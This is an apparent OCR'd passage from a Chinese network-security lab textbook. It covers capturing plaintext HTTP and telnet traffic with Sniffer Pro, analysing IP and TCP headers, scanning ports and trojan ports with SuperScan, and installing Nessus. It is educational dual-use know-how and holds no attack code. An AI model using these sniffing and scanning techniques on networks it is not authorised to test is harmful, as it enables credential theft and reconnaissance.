


图 3.3.12　用户名称和明文密码

思考题

(1) 如何捕获 HTTP 协议下的用户名和密码?

(2) 分析 TCP 协议的头结构以及两台主机之间建立连接的过程。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

3.3.4　多协议综合实验

实验器材

Sniffer Pro 软件系统,1 套。

PC(Windows XP/Windows 7),每组 2 台。

预习要求

(1) 做好实验预习,复习网络协议的有关内容。

(2) 复习 Sniffer Pro 软件的操作方法。

(3) 熟悉实验过程和基本操作流程。

(4) 做好预习报告。

实验任务

通过本实验，理解和掌握 Sniffer Pro 的综合应用，明确 FTP、TCP、ICMP 等多种协议的数据传输问题。理解主要协议的结构。

实验环境

本实验采用一个已经连接并配置好的局域网环境。所有 PC 上安装的都是 Windows 操作系统。本次实验需在小组合作的基础之上完成。每个小组由两位成员组成，相互之间通信，通过 Sniffer Pro 工具截取通信数据包，分析数据包，完成实验内容。

实验步骤

(1) 填写小组情况表，通过 ipconfig 命令获取本机 IP 地址，并填写表 3.3.1。

表 3.3.1　小组情况表

小组成员姓名	机器 IP 地址	本机用户名
A	192.168.1.136	User36
B	192.168.1.137	User37

(2) 开启 Sniffer Pro 软件，自定义过滤器设置，并进入捕获状态。

(3) 从本机 ping 小组另一位成员的计算机，使用 Sniffer Pro 截取 ping 过程中的通信数据。

(4) 分析由第(3)步操作而从本机发送到目标计算机的 IP 数据，并填写表 3.3.2。

表 3.3.2　IP 数据报表

IP 协议版本号(IPv4/IPv6)	
服务类型(使用中文明确说明服务类型，比如“要求最大吞吐量/b”)	
IP 报文头长度/B	
数据报总长度/B	
标识	
数据报是否要求分段	
分段偏移量	
在发送过程中经过几个路由器	
上层协议名称(ICMP)	
报文头校验和	
源地址(IP)	
目标地址(IP)	

(5) 分析由第(3)步操作而从目标计算机返回到本机的数据帧中的 IP 数据，并填写表 3.3.2。

(6) 从本机通过 telnet 命令远程登录小组另一位成员的计算机，然后使用 dir 命令查看对方 C 盘根目录下的文件系统结构，最后使用 exit 命令退出。使用 Sniffer Pro 截取操作中的通信数据。

(7) 分析由第(6)步操作而从本机发送到目标计算机的数据帧中的 TCP 数据，填写表 3.3.3。

表 3.3.3　通信报表

数据发送端口号	
通信目标端口号	
TCP 报文序号	
TCP 报文确认号	
下一个 TCP 报文序号	
标志位含义(如“确认序号有效”)	
窗口大小	
校验和	
源 IP 地址	
目标 IP 地址	

(8) 分析由第(6)步操作而从目标计算机返回到本机的数据帧中的 TCP 数据，并填写表 3.3.3。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

3.3.5　端口扫描与嗅探实验

实验器材

Superscan 软件系统，1 套。
Nessus 软件系统，1 套。
PC(Windows XP/Windows 7)，1 台。

预习要求

(1) 做好实验预习，复习网络协议的有关内容。
(2) 复习 Sniffer Pro 软件的操作方法。
(3) 熟悉实验过程和基本操作流程。
(4) 做好预习报告。

实验任务

使用多种工具进行端口扫描与嗅探分析。

实验环境

硬件环境：安装 Windows 2000 Server\Linux(Red Hat)操作系统的计算机。
软件环境：SuperScan\Nessus\X-Scan\nmap 等工具软件。

预备知识

学习计算机网络有关知识，熟悉 X-Scan 等多种分析工具的用法。

实验步骤

1. 使用 SuperScan 进行端口扫描

SuperScan 具有端口扫描、主机名解析和 Ping 扫描的功能，其界面如图 3.3.13 所示。




图 3.3.13 SuperScan 操作界面

1）主机名解析功能

在 Hostname Lookup 栏中，可以输入 IP 地址或者需要转换的域名，单击 Lookup 按钮就可以获得转换后的结果，单击 Me 可以获得本地计算机的 IP 地址，单击 Interfaces 可以获得本地计算机 IP 的详细设置。

2）端口扫描功能

利用端口扫描功能，可以扫描目标主机开放的端口和服务。在 IP 栏中，在 start 中输入开始的 IP，在 Stop 中输入结束的 IP。在 Scan type 栏中选中 All list ports from 1 to 65535，这里规定了扫描的端口范围，然后单击 Scan 栏中的 Start 按钮，就可以在选择的 IP 地址段内扫描不同主机开放的端口了。扫描完成后，选中扫描到的主机 IP，单击 Expand all 按钮会展开每台主机的详细扫描结果。例如，从图 3.3.14 中可以看到，主机 192.168.1.2 中共

开放了 6 个端口。扫描窗口右侧的 Active hosts 和 Open ports 分别显示了发现的活动主机和开放的端口数量。




图 3.3.14　端口扫描结果

SuperScan 也提供了特定端口扫描的功能，在 Scan type 栏中选中 All selected ports in list，就可以按照选定的端口执行扫描。单击 Configuration 栏中的 Port list setup 按钮即可进入端口配置界面，如图 3.3.15 所示。选中 Select ports 栏中的某个端口，在左上角的 Change/add/delete port info 栏中会出现这个端口的信息，选中 Selected 复选框，然后单击 Apply 按钮就可以将此端口添加到扫描的端口列表中。Add 和 Delete 按钮可以添加或者删除相应的端口。然后单击 Port list file 栏中的 Save 按钮，会将选定的端口列表存为一个 .lst 文件。默认情况下，SuperScan 有 scanner.lst 文件，包含了常用的端口列表，还有一个 trojans.lst 文件，包含了常见的木马端口列表。通过端口配置功能，SuperScan 提供了对特




图 3.3.15　端口配置界面

定端口的扫描，节省了时间和资源，通过对木马端口的扫描，可以检测目标计算机是否被种植木马。

3）Ping 功能

SuperScan 软件的 Ping 功能提供了检测在线主机和判断网络状况的作用。通过在 IP 栏中输入起始和结束的 IP 地址，然后选中 Scan type 栏中的 Ping only 即可单击 Start 按钮启动 Ping 扫描了。在 IP 栏，Ignore IP zero 和 Ignore IP 255 分别用于屏蔽所有以 0 和 255 结尾的 IP 地址，单击 PrevC 和 NextC 按钮可直接转换到前一个或者后一个 C 类 IP 网段。“1..254”按钮则用于直接选择整个网段。在 Timeout 栏中可根据需要选择不同的响应时间。

2. 使用 Nessus 进行扫描

Nessus 是 UNIX 操作系统中常用的扫描工具。它是基于 GPL 开发的，可扩展性强，当一个新的漏洞被公布后，很快就可以下载其新的插件，以支持网络的安全性检查。

1）安装 Nessus

在 Linux 下安装 Nessus，进行扫描实验。安装文件名是 nessus-installer. sh，使用 shell 来执行它，输入 sh nessus-installer. sh，然后系统就开始安装。在安装过程中，安装程序会提示用户设置安装路径信息，每次设置好后按回车键就会继续安装，最后系统提示：

```
Congratulations ! Nessus is now installed on this host
. Create a nessusd certificate using /usr/local/sbin/nessus- mkcert
. Add a nessusd user use /usr/local/sbin/nessus- adduser
. Start the Nessus daemon (nessusd) use /usr/local/sbin/nessusd - D
. Start the Nessus client (nessus) use /usr/local/bin/nessus
. To uninstall Nessus, use /usr/local/sbin/uninstall- nessus
. Remember to invoke 'nessus- update- plugins' periodically to update your list of
plugins
. A step by step demo of Nessus is available at :
http://www.nessus.org/demo/
Press ENTER to quit
```

这就表明安装成功。

2）配置 Nessus

Nessus 包含服务器端和客户端，第一次使用时要先配置一个账号，使用命令 nessus-adduser 来建立一个名为 zx，密码是 2222 的账号（可随意设），这就是服务器的账号密码。使用 nessus-mkcert 程序设置 CA（基本选择默认设置）。然后使用命令 nessusd -D 打开服务器的进程（该控制台放在后台运行）。

3）运行 Nessus

再打开一个新的控制台，输入 nessus 命令，这是第一次使用 Nessus，它会提示用户输入一个密码，这是客户的密码，输入以后会弹出一个图形化的登录界面，如图 3.3.16 所示。

Nessusd Host：就是服务器所在的主机，在哪台主机上运行了 nessus -D 就填其 IP 地址，由于要扫描的是本机漏洞，所以就是 localhost。

Port：采用默认的 1241。

Encryption：采用默认值。

Login：填上运行 nessus -P 时的账号名。

